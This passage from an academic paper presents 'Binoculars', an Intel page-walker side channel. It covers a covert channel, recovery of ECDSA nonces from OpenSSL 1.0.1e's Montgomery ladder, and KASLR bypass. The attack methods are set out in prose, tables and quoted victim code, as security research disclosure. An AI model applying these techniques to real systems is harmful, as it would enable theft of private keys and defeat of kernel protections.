Attack	Timing Difference*	Virtual Address Bits Leaked	Leakage Granularity	Cross Address Space?	Cross Core?
PortSmash [4], SMoTherSpectre [9]	10^{-1} cycles	n/a	μOps	Yes	No
TLBleed [28]	10^{1} cycles	Bits 26-12†	Memory page	Yes	No
CacheBleed [72], MemJam [44]	10^{1} cycles	Bits 11-2	Sub-cacheline	Yes	No
Prime+Probe [49]	10^{2} cycles	n/a	Cache set	Yes	Yes
Flush+Reload [71]	10^{2} cycles	Offset in segment	Cacheline	No	Yes
AVX2-Based [61]	10^{2} cycles	n/a	AVX2 instruction	Yes	No‡
Binoculars store→load channel	10^{4} cycles	Bits 11-3	Sub-cacheline	Yes	No
Binoculars load→store channel	10^{4} cycles	Bits 47-12	Memory page	Yes	No

* Magnitude of the maximum timing difference that can be caused by a *single dynamic instruction or operation* that the attack uses.
† Applicable to an Intel Skylake-X platform [28]. Actual bits may vary on different microarchitectures.
‡ Our threat model (Section 3) only considers local hardware resource utilization changes caused by the victim. Since AVX2-based attacks exploit power management mechanisms that only affect each individual physical core, we do not consider it as a cross-core channel under our threat model.

order VPN bits (see Section 8). Using 5-level paging, the attacker will observe five latency spikes associated with each level of translation, instead of four spikes shown in Figure 6 and 8, which makes finding the correct permutation of spikes and recover the full VPN harder.

Other CPUs. We believe the root cause of the Binoculars attack is related to Intel's optimization of page walker loads (see Section 5 and Appendix A). Therefore, Binoculars is likely exclusive to Intel processors. For example, the same experiments on an AMD-EPYC-7502 processor show that it does not exhibit the Binoculars channel.

4.4 Discussion

Table 1 compares the characteristics of Binoculars and existing side-channel attacks. From left to right, we compare: (i) the maximum timing difference that can be induced by a *single dynamic instruction or operation* that the attack uses, (ii) the virtual address bits leaked, (iii) the granularity of the leakage, and whether the attack is effective (iv) across address spaces or (v) across cores.

The second column shows the first advantage of *Binoculars*: its contention effect is very strong. *A single dynamic instruction* can create timing differences that are several orders of magnitude higher than in any other conventional side-channel attack. For example, with port contention, a dynamic instruction can cause a latency increase equal to a fraction of a cycle on average [4, 9]. Therefore, an attacker requires thousands of dynamic instructions to magnify the effects, or tens of thousands of replays to denoise the channel [63]. In CacheBleed [72] and MemJam [44], a dynamic instruction exploiting a false dependence causes a 10-cycle average latency increase. In side-channel attacks that rely on timing differences between cached and uncached accesses such as TLBleed, Prime+Probe, and Flush+Reload, the differences range from tens of cycles [28] to a few hundred cycles [49,71]. AVX2-based side channel that is exploited in NetSpectre [61] can also cause a timing difference of a few hundred cycles. Instead, a Binoculars access can trigger a stall of up to 20,000 cycles. This property makes Binoculars more resilient to noise, which means that it can recover secrets with fewer runs and with a higher confidence. Also, because of the long duration of the stall, it is possible to observe the contention even if the attacker cannot measure the time very precisely—e.g., due to lacking a high-resolution timer.

The third column of Table 1 shows a second advantage of *Binoculars*: it leaks a wide range of virtual address (VA) bits. The column lists the VA bits leaked by each attack. For example, TLBleed [28] can recover the bits that are used by TLB hash functions (i.e., bits 26-12 on a Skylake-X for the sTLB). Hence, TLBleed can observe only a victim's memory accesses at a page granularity, and cannot extract the full VPN. CacheBleed [72] and MemJam [44] recover low-order intra-cacheline bits (i.e., bits 11-2), but miss out on high-order bits. In Flush+Reload [71], because of ASLR, a shared memory segment can be allocated at different VA in different processes. As a result, Flush+Reload can only recover VA bits that are not subject to ASLR, namely the offset to the base of the segment—at a cache line granularity. With Binoculars, the attacker can learn VA bits 11-3 with the store→load channel and bits 47-12 (i.e., the full VPN) with the load→store channel.

The fourth column of Table 1 shows the leakage granularity of each attack. Binoculars provides sub-cacheline resolution with the store→load channel and page-level granularity with the load→store channel. The fifth and sixth columns show whether the attack works across address spaces and across physical cores. Since Binoculars requires no shared memory, it can attack a victim running in a different address space. However, it cannot attack a victim on a different core.

Finally, Binoculars has a third, although not unique, advantage: it does not require complex state preparation. For example, most cache-based side-channel attacks require the victim data to be present at a given level of the memory hierarchy before the attack. For that, the attacker has to carefully manipulate cache state, which is slow, sometimes complex, and requires fine-grained synchronization with the victim process. Binoculars only needs page walkers to trigger loads. Contention occurs regardless of what level in the cache hierarchy the page walker loads read from.

5 Root Cause Analysis

The resource contention observed by a single Binoculars access can reach up to 20,000 cycles on a Skylake-X processor. The magnitude of this contention has no precedent in existing contention-based attacks. For this reason, we explored its root cause, relying on (sometimes undocumented) performance counters and Intel's patents, similar to prior work [35, 45, 60].

We find that the contention is the result of an optimization in the Intel processor hardware that issues page walker loads as "stuffed" loads. These loads bypass the RSs and the ROB to avoid their scheduling latency [26]. We hypothesize that this optimization has an unexpected side effect: when the implicit stuffed loads conflict with explicit data stores in the L1D cache, the scheduler cannot detect such conflicts. Consequently, the scheduler simply allows the explicit data stores from one hyperthread to run "at full speed", without realizing that these stores are repeatedly squashing the stuffed loads from the other hyperthread. Hence, the page walker suffers from resource starvation and eventually triggers a mechanism that aborts and restarts the page walk—presumably with a higher priority.

Our further experiments lead us to conclude that both set conflicts (i.e., page walker loads and data stores trying to access the same L1D set) and false dependences (i.e., page walker loads and data stores 4K-aliasing with each other) can cause stuffed loads to be squashed by data stores in the L1D cache. Further, the impact of these two events depends on the writer thread's behavior. Specifically, when the writer thread stores at a high frequency, set conflicts occur frequently and dominate false dependences. Instead, when the store frequency is reduced, false dependences begin to dominate set conflicts. Appendix A summarizes our findings.

6 Binoculars Covert Channel

A covert channel is a communication channel that allows two cooperating parties to bypass system policies to communicate with each other. Most covert channels are synchronous, where the transmission process is divided into time epochs for synchronization. In every epoch, the sender encodes one or several bits of information by changing microarchitectural states, while the receiver decodes the information by observing the changes. Depending on the mechanism used by the covert channel, in every epoch, after the receiver decodes the transmission, it may need to precondition the channel for the next epoch [10]. To keep the sender and the receiver well-synchronized, an epoch has to be long enough to cover the encoding and decoding operations, and the potential preconditioning operations.

A robust metric to measure a covert channel's transmission capability (i.e., its raw throughput and bit-error rate) is the *channel capacity* [43]. This metric measures the highest rate of reliable information transmission that a communication channel supports. It is computed by $r \times (1 - H(p))$, where r is the raw throughput of the channel, p is the probability of a bit error, and H is the binary entropy function. Using this formula, we can see that a high-capacity covert channel requires a high raw throughput (which is determined by the length of an epoch and the number of bits it can transmit per epoch) and a low bit-error rate (which is determined by the noise in the channel). This metric is also used in some prior work [47, 50, 55].

A straw man Binoculars covert channel works as follows. Before the transmission, sender and receiver agree on a page offset. To send a bit 1, the sender keeps writing to the agreed offset until the end of the epoch. To send a bit 0, the sender does nothing and waits for the next epoch. To decode the information, the receiver issues and times a TLB-missing memory access to a target page, whose page walk includes a load that 4K-aliases with the sender write. If the receiver measures a high access latency, the sender is sending a bit 1; otherwise, it is sending a bit 0. After that, to precondition the channel, the receiver accesses a TLB eviction set to evict the target page from the TLB.

Unfortunately, this straw man scheme does not achieve a high channel capacity. Since the page walker loads can be stalled for up to 20,000 cycles (Section 4), an epoch has to be longer than that, which drastically limits the channel capacity. Fortunately, in practice, such large stall times are unnecessary to build a low error-rate covert channel. Therefore, we carefully tune the number of stores that are executed by the sender. We want to make sure that these stores can create reliably-high timing differences on the receiver side while keeping the epochs short.

To further improve the channel capacity, on the receiver side, we build a large TLB eviction set using methods similar to ones in [28, 64]. At every epoch, the receiver chooses the target page from that set. Moreover, the chosen target page is different from the target page used in the previous epoch. With this design, we can ensure that the read access to the target page not only decodes the information, but also evicts the translation of the page that will be used as the target in the next epoch. This design eliminates the need of preconditioning the channel through explicit eviction of TLB entries. Hence, we can support an even shorter epoch.

Finally, we also make sure that all the pages in the TLB eviction set are mapped to the same physical page. As a result, accessing them one after another does not evict their data from the caches, which removes any noise due to cache misses.

We evaluate the average capacity of the Binoculars covert channel on Intel Haswell-EP, Skylake-X, and Cascade Lake-X platforms. In each platform, we run the sender and the receiver for 100 times to transmit a 1MB-long randomly-generated message. Table 2 lists the channel capacity of Binoculars on each platform, as well as the capacities of prior covert channels. From the table, we see that on a Haswell-EP, Binoculars attains a moderate channel capacity of 177 KB/s with a 1.2% bit error rate. On a Skylake-X, the channel capacity increases

Table 2: Comparison of covert channels with average capacity higher than 100 KB/s.

Attack	Channel Capacity	Cross Address Space?	Cross Core?
Streamline [58]	1733 KB/s	No	Yes
Lord of the Ring(s) [50]	518 KB/s	Yes	Yes
Take-a-Way [41]	505 KB/s	Yes	No
Flush+Flush [32]	463 KB/s	No	Yes
L1 Prime+Probe [54]	400 KB/s	Yes	No
Flush+Reload [32,71]	298 KB/s	No	Yes
Binoculars (Cascade Lake-X)	1116 KB/s	Yes	No
Binoculars (Skylake-X)	622 KB/s	Yes	No
Binoculars (Haswell-EP)	177 KB/s	Yes	No

to 622 KB/s and the bit error rate decreases to 0.9%. Finally, on a Cascade Lake-X, which is one of the latest Intel server microarchitectures, the capacity reaches 1116 KB/s with a low bit error rate of 0.6%.

The main reason for the large channel capacity variations across different platforms is the processor performance. In newer generations, processors can execute the same number of stores in a shorter period of time, and these stores can also cause more contention effects. As a result, a newer processor requires fewer stores to cause enough contention and a shorter epoch to execute them. For example, on a Haswell-EP, we need to execute 380 stores on the sender side every epoch. On a Cascade Lake-X, the number is reduced to only 80 stores, which only require a 420-cycle epoch.

Table 2 also lists the characteristics of existing covert channels with a channel capacity greater than 100 KB/s. Among all these channels, Binoculars has the second highest channel capacity[2] (on Skylake-X and Cascade Lake-X), and is only behind Streamline [58]. Although Streamline has a higher channel capacity and supports cross-core communication, Binoculars does not require shared memory thus works across address spaces.

7 Attacking Montgomery Ladder and ECDSA

We use Binoculars to obtain the private key used by OpenSSL's ECDSA implementation. Our attack targets the Montgomery ladder, a widely used optimization for computing scalar multiplication on elliptic curves [39]. OpenSSL's ECDSA implementation uses the Montgomery ladder to calculate the point $k \times G$ during signing, where the scalar k is a nonce (i.e., an ephemeral key). Our goal is to learn the nonce k, which together with the signature can be used to derive the private key used for signing [37,46].

Figure 9 shows the Montgomery ladder implementation used in OpenSSL 1.0.1e. The code iterates over the bits of k. In each iteration, it performs an elliptic curve point addition and doubling by calling the functions `gf2m_Madd` and `gf2m_Mdouble`, respectively. The current bit, k_i, determines

[2]Parallel to our work, TLB;DR [64] built a more performant covert channel with an average channel capacity of 1375 KB/s.

[3]The code is from function `ec_GF2m_montgomery_point_multiply` at `crypto/ec/ec2_mult.c:268` [48].

```
1  for (; i >= 0; i--) {
2    word = scalar->d[i];
3    while (mask) {
4      if (word & mask) { // checks ki
5        // compute (x1,z1)=(x1/z1)+(x2/z2)
6        if (!gf2m_Madd(group,&point->X,x1,z1,x2,z2,ctx))
7          goto err;
8        // compute (x2,z2)=2*(x2/z2)
9        if (!gf2m_Mdouble(group, x2, z2, ctx))
10         goto err;
11     } else {
12       if (!gf2m_Madd(group,&point->X,x2,z2,x1,z1,ctx))
13         goto err;
14       if (!gf2m_Mdouble(group, x1, z1, ctx))
15         goto err;
16     }
17     mask >>= 1;
18   }
19   mask = BN_TBIT;
20 }
```

Figure 9: Montgomery ladder implementation used in OpenSSL 1.0.1e[3].

the big number variables written to in each step. If $k_i = 1$, (x_1, z_1) is added to and (x_2, z_2) is doubled; if $k_i = 0$, the order is reversed. In the following, we denote function calls to `gf2m_Madd` and `gf2m_Mdouble` under the $k_i = 1$ direction as `Madd1` (Line 6) and `Mdouble1` (Line 9), and the calls under the $k_i = 0$ direction as `Madd0` (Line 12) and `Mdouble0` (Line 14).

While this implementation is data-oblivious to the sequence of operations and end-to-end timing, it nevertheless has a secret-dependent order of stores to (x_1, z_1) and (x_2, z_2). Since stores to these two pairs of variables have different page offsets, *Binoculars can identify the store order by monitoring stores to these offsets, and thereby recover the k_i values.*

Challenge. The nonce k in ECDSA changes at every run and never repeats. An attacker only has *one chance* to capture a k and cannot rely on repeated runs to de-noise the channel. As a result, the attacker needs a side channel with an extremely high signal-to-noise ratio to exfiltrate k with a single victim run. There exist partial key recovery techniques for ECDSA [8,21,25,46] that allow an attacker to reconstruct the private key from multiple signatures and part of corresponding ks. However, most of them assume that the known parts of ks are error free [25], or at least that they have a low bit-error rate (e.g., less than 2% [8,21]).

7.1 Attack Method

We assume the attacker can obtain a signature from the victim (e.g., by making a network request) and use Binoculars to monitor the victim's signing execution. The attacker's process does not need to share any physical memory with the victim.

Our attack infers the value of k_i using the store→load channel to monitor the order of stores to (x_1, z_1) and (x_2, z_2). To




Figure 10: Page offsets of stores in `Madd0`, `Mdouble0`, `Madd1`, and `Mdouble1`. Red circles highlight stores to variable x_2. The traces are collected with Intel Pin [57] on a Skylake-X.

avoid monitoring four variables, we only monitor stores to a single variable (e.g., x_2). We infer the value of k_i based on whether the stores happen in the first half of a Montgomery ladder iteration (in which `Madd0` executes) or in the second half of an iteration (in which `Mdouble1` executes).

Crucially, we design a realistic end-to-end attack that does not assume synchronization between victim and attacker, such as knowing when Montgomery ladder iterations begin and end. Our attack method contains the following three steps:

Step 1: Identify Target Store Page Offsets. Finding store page offsets to monitor can be done offline. Page offsets depend only on memory allocation details, which are fixed for a given environment. (In particular, they are independent of ASLR, which only randomizes high-order bits of addresses.) This means that running the same OpenSSL as the victim in the same environment is sufficient for the attacker to find suitable offsets for using in a later online attack.

To minimize noise, we prefer offsets that are exclusively used by one of the four variables (e.g., x_2). Figure 10 shows traces of page offset stored to by `Madd0`, `Mdouble0`, `Madd1`, and `Mdouble1`, obtained using Intel's Pin tool [57]. The X axis is the order of stores inside the function and the Y axis is the page offset of each store. Stores to x_2 are highlighted with red circles. Since x_2 is a big number that occupies multiple double words, offsets of stores to x_2 form a continuous descent "slope" with a step of 8 bytes in the figure, instead of a single point. We find that x_2's offsets are good candidates for low-noise monitoring, as only `Madd0` and `Mdouble1` store to these offsets, and only when writing to x_2.

Step 2: Monitor Victim Stores. The attacker process is co-located on the same physical core as the victim, but on a sibling hyperthread. While the victim is signing, the attacker process keeps recording the latency of TLB-missing loads that monitor stores to the chosen page offsets, as well as the timestamp of each measurement. The latency trace is then saved for the next step.

Figure 10 shows that for a given offset of x_2, only a few




Figure 11: A snippet of measured raw latencies. Grey vertical dashed lines indicate start of Montgomery ladder iterations. Grey vertical doted lines are the halves of iterations. Red crosses are the ground truth of k. Timestamps are relative to the first Montgomery ladder iteration. Measured on a Skylake-X.





Figure 12: Montgomery ladder iteration boundaries predicted by the classifier on the trace in Figure 11. Timestamps are relative to the first Montgomery ladder iteration.

stores are executed in a short period during signing. To obtain a detectable signal in the store→load channel from these stores, we time four dependent TLB-missing loads instead of one. Since a single TLB-missing load can monitor two unique offsets (Section 4.1), these four loads can monitor eight neighboring offsets of x_2 to increase the chance of contention. Also, because these four loads are dependent, their contention effects are built up and observable.


Step 3: Process Signal. To recover the k_i values from the latency trace collected in step 2, we need to (1) identify when the victim stores to x_2; and (2) find boundaries of Montgomery ladder iterations, so that we can know whether the stores are performed in the first or second half of an iteration.

Figure 11 shows a snippet of a latency trace collected on a Skylake-X, while the attacker monitors stores to x_2. We thus expect to see latency increases when the victim executes `Madd0` or `Mdouble1`. Red crosses show the k_i values. Iteration boundaries and halves are marked by vertical grey dashed lines and thin dotted lines, respectively. The lines are plotted by instrumenting the victim, *but in a real attack, they must be recovered by the attacker from the trace.* On average, the probing latency is around 300 cycles on the test machine.

Using the vertical lines as references, we see that when k_i is 0, there are two high latencies events in the first half of the Montgomery ladder iteration (bits k_{175}, k_{177}, and k_{178}). And when k_i is 1, high latency events occur in the second half of



(a) Skylake-X.



(b) Cascade Lake-X.

Figure 13: Violin plots of each approach's accuracy distribution on a Skylake-X and a Cascade Lake-X. Each distribution contains 100 predictions. BLANK with predicted boundaries are omitted since the boundary predictor fails to output any meaningful data for it. All plots except BLANK share the same Y axis range starting from 90%.

an iteration (bits k_{172}, k_{174}, and k_{176}).

Not all contention effects are obvious, however (e.g., bit k_{173}). We therefore use a supervised machine learning model, random forest classifier [51, 52], to predict iteration boundaries and k_i values from the latency trace. The following details how the model is used.

Preprocess. Because the attacker process keeps measuring latencies without any synchronization, the trace forms an unevenly spaced time series. We transfer the data into an equally spaced time series by resampling the raw data at a fixed period with linear interpolation. Since most machine learning models work best when the data under classification roughly follows a standard normal distribution, we normalize the resampled latencies by subtracting the mean and then dividing by the standard deviation.

Predict iteration boundaries. To recover Montgomery ladder iteration boundaries from the latency trace, we use a binary random forest classifier. Our classifier takes as input a vector of 160 normalized latencies and predicts whether the center of the vector is an iteration boundary.

Figure 12 shows the classifier's outputs for the trace snippet in Figure 11. The blue line is the classifier output on each timestamp and the grey vertical dashed lines are the ground truth of iteration boundaries. While the classifier manages to recover most boundaries, it sometimes misses a boundary (e.g., between k_{173} and k_{174}). We overcome this problem by, ironically, exploiting the Montgomery ladder's constant-time property. Because it executes the same sequence of operations regardless of k_i, the iteration length is relatively constant. We can therefore estimate the average iteration period from the predictions and use it to fix missing boundaries and remove false positives.


Predict k_i. Finally, we train another random forest classifier that takes as input a vector of normalized latencies from an iteration i, and predicts the value of k_i. For each prediction, the classifier also outputs a confidence score.

7.2 Results


Setup. We evaluate our attack method on a Skylake-X and a Cascade Lake-X with OpenSSL 1.0.1e on Ubuntu 20.04 LTS (5.4.0-105-generic). We use OpenSSL 1.0.1e strictly as a demonstration benchmark; after version 1.0.1e, OpenSSL switched to an invulnerable branchless Montgomery ladder implementation. We configure cores to run in performance mode without fixing their frequency. Cores for experiments are isolated to minimize context switches. We use the default compilation flags to compile OpenSSL. The curve that we are targeting is `sect571r1`, which uses a 571-bit nonce. We use the binary random forest classifier machine learning model[4] from scikit-learn 1.0.2 [52] for signal processing.

We evaluate the attack's end-to-end accuracy with three other approaches for monitoring victim stores (Step 2) besides Binoculars, while keeping the rest of the steps same: (1) BLANK: the attack process only measures time. This approach serves as a sanity check to show that the signal we observe is not caused by any resource contention on reading the timestamp. (2) MEMJAM-PARA: this approach relies on false dependence in the L1D cache (Section 2) that is described in MemJam [44]. Similar to the setup in MemJam, we

[4] Model parameters: `n_estimators=400, min_samples_split=5, min_samples_leaf=1, max_features="log2", max_depth=30`



(a) Skylake-X.



(b) Cascade Lake-X.

Figure 14: Required $\log_2$ brute force attempts to recover the full nonce k with the improved method (Based on k_i predictions with *predicted boundaries*).

measure the latency of eight parallel loads that are 4K-aliasing with a target store offset. (3) MEMJAM-DEP: this approach replaces eight parallel loads in MEMJAM-PARA with four dependent loads to enhance the contention. (4) BINOCULARS (*this work*): this approach relies on the store→load channel.

For each approach, we collect 100 latency traces to train the first random forest classifier that predicts Montgomery ladder iteration boundaries. This step takes about 1 minute to collect and process the traces (about 500k training samples), and 10 minutes to train on a 16-core machine. Then, we use another 30 traces to train the second random forest classifier that predicts k_i. This step takes about 2 minutes to collect, process, and train on the same machine (about 17k training samples). Finally, we evaluate the end-to-end accuracy of each method on another 100 traces and discuss the security implications (i.e., nonce recovery). Note that we do not include results on a Haswell-EP, because none of these four approaches can achieve good accuracy with a single victim run on it, mainly due to its low performance and thus weak contention effects.

Accuracy. Figure 13 shows the accuracy distribution of each approach on different CPU platforms. For each approach, we show the results with iteration boundaries predicted by the boundary classifier and with oracle boundaries. The exception is BLANK, in which we only show results with oracle boundaries since the boundary classifier cannot output any meaningful prediction for its traces. For each distribution, the area represents the density of samples at a given accuracy. A wider area means the corresponding accuracy is more likely to occur. The thick short black bar represents the first to third quartile range. The thin long black bar represents the lower and upper bounds after filtering outliers with the quartile range. The white dot represents the median of the distribution.

BINOCULARS has the highest accuracies on both CPU platforms. On average, its accuracies are $98.5 \pm 0.3\%$ on a Skylake-X and $98.4 \pm 0.3\%$ on a Cascade Lake-X ($N = 100, P = 0.95$, same N and P value below), or with oracle boundaries, $99.1 \pm 0.1\%$ on a Skylake-X and $98.7 \pm 0.8\%$ on a Cascade Lake-X. Using oracle boundaries, sometimes BINOCULARS can even recover the full nonce without any error. Compared to BINOCULARS, other approaches have lower accuracy and higher deviation. MEMJAM-PARA, on average, can achieve $96.0 \pm 0.6\%$ on a Skylake-X and $94.1 \pm 0.5\%$ on a Cascade Lake-X. On average, MEMJAM-DEP's accuracies are $94.9 \pm 0.7\%$ on a Skylake-X and $93.8 \pm 0.6\%$ on a Cascade Lake-X. BLANK achieves accuracies that are only slightly better than random guessing (i.e., 50%), indicating—as expected—that just reading the timestamp cannot reveal k_i.

Nonce Recovery. To completely recover the full 571-bit-long nonce k, we need to find and correct erroneous bits in the predictions through brute forcing. Since we do not know how many bits are incorrect and where those bits are, we have to first guess the number of erroneous bits n_e, starting from 1, then try to flip all $C_{571}^{n_e}$ combinations. If no correct solutions are found, we will increment n_e and repeat the process.

To speed up the brute force search, we improve the method based on an observation that most erroneous bits have low confidence scores. In the improved method, we first sort all the predicted bits by their confidence scores in an ascending order. Then, we pick the top N_L low-confident bits and try to flip all $C_{N_L}^{n_e}$ combinations for a given n_e. Since N_L can be much smaller than the bit-length of k (i.e., 571), the search space is significantly reduced. Note that if the N_L low-confident bits

fail to cover some erroneous bits, the brute force will fail. In that case, we will increase N_L and retry.

Figure 14 shows histograms of $\log_2$ brute force attempts with the improved method. These histograms are based on k_i predictions with predicted Montgomery ladder iteration boundaries. On a Skylake-X (Figure 14a), BINOCULARS requires a median of $2^{23.4}$ brute force attempts to recover k, which is feasible. If we assume an acceptable brute force attempts threshold at 2^{40}, BINOCULARS can succeed on 78.5% of traces. However, MEMJAM-DEP and MEMJAM-PARA require many more brute force attempts. Their median attempts are $2^{101.6}$ and $2^{82.0}$ respectively. With the same brute force threshold, they can only recover 1.0% and 3.1% of traces.

On a Cascade Lake-X (Figure 14b), every approach requires slightly more brute force attempts. From left to right, BINOCULARS requires $2^{24.7}$ median brute force attempts, and recovers k on 77.9% of traces with a brute force threshold of 2^{40}. While MEMJAM-DEP and MEMJAM-PARA require $2^{130.8}$ and $2^{132.5}$ median brute force attempts. Under the same brute force threshold, they can only recover 1.0% and 0.0% of traces.

8 Compromising KASLR

Linux uses kernel address space layout randomization (KASLR) to increase the difficulty of exploiting memory safety vulnerabilities. Linux randomizes the base addresses of several kernel memory regions at boot time. Since the possible kernel's address range is 1 GB (30 bits) and base addresses are aligned to 2 MB boundaries (21 bits), Linux's KASLR has 9 bits of entropy (512 choices) [14]. The address bits randomized are bits 29-21, i.e., the PL_2 index.

Attack Method. Using the load→store channel, an attacker can recover the full virtual page number (VPN) of a TLB-missing victim (kernel) memory load. Assuming the offset of the accessed page within its kernel segment is known, the base address of the segment can be derived, breaking KASLR.

We implement this idea by attacking a system call that accesses a global variable, whose offset within the kernel image is known for a given kernel build. We choose the `SYS_time` system call (similar to prior work [41]) which accesses the global variable `tk_core`. The attack is similar to the setup in Figure 6, with the difference that the attacker measures the end-to-end execution time of the victim. The attacker runs two hyperthreads on the same physical core. The first hyperthread flushes the TLBs and measures the latency of calling `SYS_time`, while the second hyperthread keeps writing to each possible *PL* offset. Because the TLBs are flushed, the system call's read of `tk_core` will miss in TLBs and trigger a page walk. Consequently, the attacker will observe system call latency spikes at offsets that are 4K-aliasing with any PL index of `tk_core`. To minimize noise caused by irrelevant TLB-missing loads, the first thread makes an invalid system call to warm up the system call handler before calling `SYS_time`.




Figure 15: Average latency of calling `SYS_time` when varying store offsets on a Skylake-X.

Binoculars is fundamentally different from most prior KASLR attacks [13, 14, 31, 34, 36, 59] which rely on monitoring microarchitectural side effects of accessing a mapped or unmapped address. Such attacks can be defeated by software mitigations like FLARE [14], which creates fake mappings for all possible kernel addresses, or kernel page-table isolation (KPTI), which unmaps most kernel pages in user space [30]. In contrast, Binoculars directly observes the kernel's TLB-missed memory loads, which allows the attacker to break KASLR even if KPTI or FLARE is deployed. Compared to prior work that also monitors victim's memory accesses [41], Binoculars can completely break KASLR thanks to its wide address bits coverage, in contrast to reducing entropy in [41].

Results. We use the same hardware set as in Section 4, running Ubuntu 20.04 LTS (5.4.0-105-generic). On Haswell-EP and Skylake-X platforms, which are vulnerable to Meltdown, KPTI is enabled. We rely on `/proc/kallsyms` to collect the ground truth of the global variable `tk_core`'s address.

